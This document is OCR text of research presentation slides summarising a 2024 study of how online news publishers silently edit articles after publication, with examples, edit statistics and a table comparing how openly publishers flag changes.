
Social-media angle

- Users post articles on social media
  - Articles collect retweets, likes, and shares
  - These counters are independent of their actual content
- Abuse potentials
  - Start with clickbait title, neutralize after you've collected clout
  - Rush article with wrong/incomplete information, fix later



Last year


The New York Times
Tuesday, October 17, 2023
LIVE Israel-Hamas War 56m ago House Speaker Election 1h ago
Israeli Strike Kills Hundreds in Hospital, Palestinians Say
The New York Times
Tuesday, October 17, 2023
LIVE House Speaker Election 11m ago Israel-Hamas War 12m ago
At Least 500 Dead in Strike on Gaza Hospital, Palestinians Say
The New York Times
Tuesday, October 17, 2023
LIVE Israel-Hamas War 3m ago House Speaker Election 7m ago
At Least 500 Dead in Blast at Gaza Hospital, Palestinians Say


time
Change1
Change2

What about the articles themselves?

- Example from NY Times
  - "In Musk's Past, a South Africa Rife With Misinformation and White Privilege"

Pre-edit version

INTERNET ARCHIVE
WayBackMachine

"We were really clueless as white South African teenagers. Really clueless," said Melanie Cheary, a classmate of Mr. Musk's during the two years he spent at Bryanston High School in the northern suburbs of Johannesburg, where Black people were rarely seen other than in service of white families living in palatial homes.

Mr. Musk left South Africa shortly after graduation at 17 to go to college in Canada, barely ever looking back. He did not respond to emails requesting comment about his childhood.

Mr. Musk has heralded his purchase of Twitter as a victory for free speech, having criticized the platform for removing posts and banning users. ~~But as a white South African, he came up in a time and place in which there was hardly a free exchange of ideas, and he did not have to suffer the violent consequences of misinformation.~~ It is unclear what role his childhood — coming up in a time and place in which there was hardly a free exchange of ideas and where government misinformation was used to demonize Black South Africans — may have played in that decision.

Classmates at two high schools he attended described him as a loner with no close friends. None offered recollections of things he said or did that revealed his views on the politics of the time ~~or how they affected him~~. But Black schoolmates recall that he spent time with Black friends.


http://www.nytimes.com/2022/05/05/world/africa/elon-musk-south-africa.html/

The power to always be right


- Online articles allow publishers to change content as often as they want
  - Distinct difference from printed news and media
  - Retractions and editor notes are now purely voluntary
  - Inserts, updates, and deletions at arbitrary times
    - One-hour old article vs. one-year-old article

Whodunit

- Track 600K articles over 9 months
  - Snapshot upon publication and at the end
- Extract the article text and compare the two versions
  - Preprocess
    - Remove dynamic content and redundant data
  - Syntactic comparison
  - Semantic comparison



IEEE S&P 2024



The Times They Are A-Changin':
Characterizing Post-Publication Changes to Online News

Chris Tsoukaladelis, Stony Brook University
Brian Kondracki, Stony Brook University
Niranjan Balasubramanian, Stony Brook University
Nick Nikiforakis, Stony Brook University

***Abstract*—The current news landscape is in the middle of a major transition. Digital news are quickly overtaking legacy media (such as, newspapers and TV programs), offering a slew of benefits to consumers including ease and immediacy of access. They also, however, allow publishers to arbitrarily modify the articles they publish, at any time after the article has been released. Little is known about how often this happens**


"We were really clueless as white South African teenagers. Really clueless," said Melanie Cheary, a classmate of Mr. Musk's during the two years he spent at Bryanston High School in the northern suburbs of Johannesburg, where Black people were rarely seen other than in service of white families living in palatial homes.


Mr. Musk left South Africa shortly after graduation at 17 to go to college in Can ever looking back. He did not respond to emails requesting comment about his

Mr. Musk has heralded his purchase of Twitter as a victory for free speech, having


Syntactic Analysis

- 165K (~28%) articles exhibit some change
- Syntactic analysis of changes using Levenshtein distance
- Topology of changes





Word count before vs. after



Sentiment swing


- 6.9% of all updated paragraphs exhibited a sentiment change post-edit

Swing	Original	Post-edit
More negative	"That's really the M.O. of this administration," said Rep. Fred Keller, R-Pa., while serving as a Thursday guest on the "American Agenda" show.	"That's really the M.O. of this administration," said Rep. Fred Keller, R-Pa., while serving as a Thursday guest on the "American Agenda" show. **He added that the Biden administration is certainly "behind the curve on many things. Not putting Americans first."**
More neutral	Ukrainian President Volodymyr Zelenskyy addressed Congress Wednesday morning, receiving a warm welcome from both sides of the aisle as he called on the United States to do more.	Ukrainian President Volodymyr Zelenskyy addressed Congress Wednesday morning, ~~receiving a warm welcome from both sides of the aisle~~ **invoking the Sept. 11 attacks and Pearl Harbor** as he called on the United States to "do more".

Stealth edits

- Can users tell that something has been edited?
  - Proper updates (what has changed) vs. technical updates (something has changed)


Publisher	Technical Updates	Proper Updates
The Guardian	100%	0.7%
Daily Beast	100%	1.2%
Huffington Post	100%	4.2%
MarketWatch	100%	0.8%
OAN	100%	-
Daily Mail	99.9%	-
New York Post	98.5%	0.5%
CNN	97.7%	25%
Epoch Times	92.3%	1.5%
New York Times	38.8%	0.7%
Washington Post	35.6%	2.4%
Fox News	-	10.2%
Newsmax	-	0.2%
The Blaze	-	7.0%
The Hill	-	3.5%
Yahoo News	-	2.5%
BBC	-	-



Where do we go from here?

- (The lack of) Content integrity affects everyone
  - Software developers
  - All users consuming digital content
- Detect vs. protect
  - External and dedicated monitoring systems that identify integrity violations
    - Shining light on mostly-honest actors
    - Encouraging change by rewarding integrity-safeguarding publishers
  - Software that helps users understand content changes
    - E.g. a browser extension that tracks what you've read
    - Another opportunity for the use of Large Language Models

INTERNET ARCHIVE
WayBackMachine





```
@@ -1,9 +1,9 @@
 He had successfully avoided meeting his landlady on the staircase. His
-garret was under the roof of a high, five-storied house and was more
+garret was under the roof of a high, four-storied house and was more
 like a cupboard than a room. The landlady who provided him with garret,
 dinners, and attendance, lived on the floor below, and every time
 he went out he was obliged to pass her kitchen, the door of which
 invariably stood open. And each time he passed, the young man had a
-sick, frightened feeling, which made him scowl and feel ashamed. He was
+happy, excited feeling, which made him smile and feel blessed. He was
 hopelessly in debt to his landlady, and was afraid of meeting her.
```

Stony Brook University

PragSec Lab

Conclusion

- **Integrity**: protect data from improper or unauthorized changes
  - Filter for the world
  - Join many seemingly disjoint attacks and general issues on the web
- Integrity requires conscious defending
  - Digital-first world
  - Market move to a custodial setting for media
- Opportunities for many different CS and non-CS fields to collaborate
  - Security, Information Retrieval, NLP, Psychology…



changing-times.github.io

securitee.org